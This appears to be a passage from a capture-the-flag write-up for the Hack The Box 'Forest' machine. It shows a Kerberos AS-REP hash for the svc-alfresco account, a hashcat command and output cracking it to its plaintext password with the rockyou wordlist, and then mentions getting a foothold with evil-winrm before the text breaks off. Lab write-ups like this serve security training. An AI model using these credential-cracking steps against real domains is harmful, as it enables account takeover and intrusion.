$krb5asrep$23$svc-alfresco@HTB.LOCAL:2ad519371fca87686d5ff0cb02a54d83$06bdf85914a2fab5bf1ea725f2ee10ef0c77f6d8937077f1e68bef4022d12028bfaf2e0f42b18565152723cedd51ebe0ae750154ae60f776c90cd73195548e686187b346b8d671eccad60e5c6af35af7026117f2bd6da1eb1d8a808cdb8b3681f1824c38b9b7a22edde8f666acce01c6f27459145a6ca29ac890ad5a51c0fe6a307d4b5e29698132011ac01fcdfaa2f695fa78ad1218df5469cf28ef4d00f9843e76eef73260cb243c0d9195191e3d5aa4f24a1ec0e2433d434ff5e932f717ae4583bbfe0c4073f04afee4e2a81ab4a2080023c33d51eded2f81c091ba959cccd81466fad0b0
```

aesp

I cracked the users spn to get the plain text password

```
bright@kali:~/forest$ sudo hashcat -m 18200 hash.txt /usr/share/wordlists/rockyou.txt --force
hashcat (v6.2.6) starting

You have enabled --force to bypass dangerous warnings and errors!
This can hide serious problems and should only be done when debugging.
Do not report hashcat issues encountered when using --force.

OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC, LLVM 17.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
* Device #1: cpu-haswell-Intel(R) Core(TM) i7-6600U CPU @ 2.60GHz, 2788/5641 MB (1024 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 1 MB

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

$krb5asrep$23$svc-alfresco@HTB.LOCAL:2ad519371fca87686d5ff0cb02a54d83$06bdf85914a2fab5bf1ea725f2ee10ef0c77f6d8937077f1e68bef4022d12028bfaf2e0f42b18565152723cedd51ebe0ae750154ae60f776c90cd73195548e686187b346b8d671eccad60e5c6af35af7026117f2bd6da1eb1d8a808cdb8b3681f1824c38b9b7a22edde8f666acce01c6f27459145a6ca29ac890ad5a51c0fe6a307d4b5e29698132011ac01fcdfaa2f695fa78ad1218df5469cf28ef4d00f9843e76eef73260cb243c0d9195191e3d5aa4f24a1ec0e2433d434ff5e932f717ae4583bbfe0c4073f04afee4e2a81ab4a2080023c33d51eded2f81c091ba959cccd81466fad0b0:s3rvice

Session..........: hashcat
Status...........: Cracked
```

got the plantext password.

Kali evil winrm was not given me a good interactive shell. Therefore I downloaded evil winrm https://github.com/Hackplayers/evil-winrm/blob/master/evil-winrm.rb

And used it like this to get initial foothold to the machine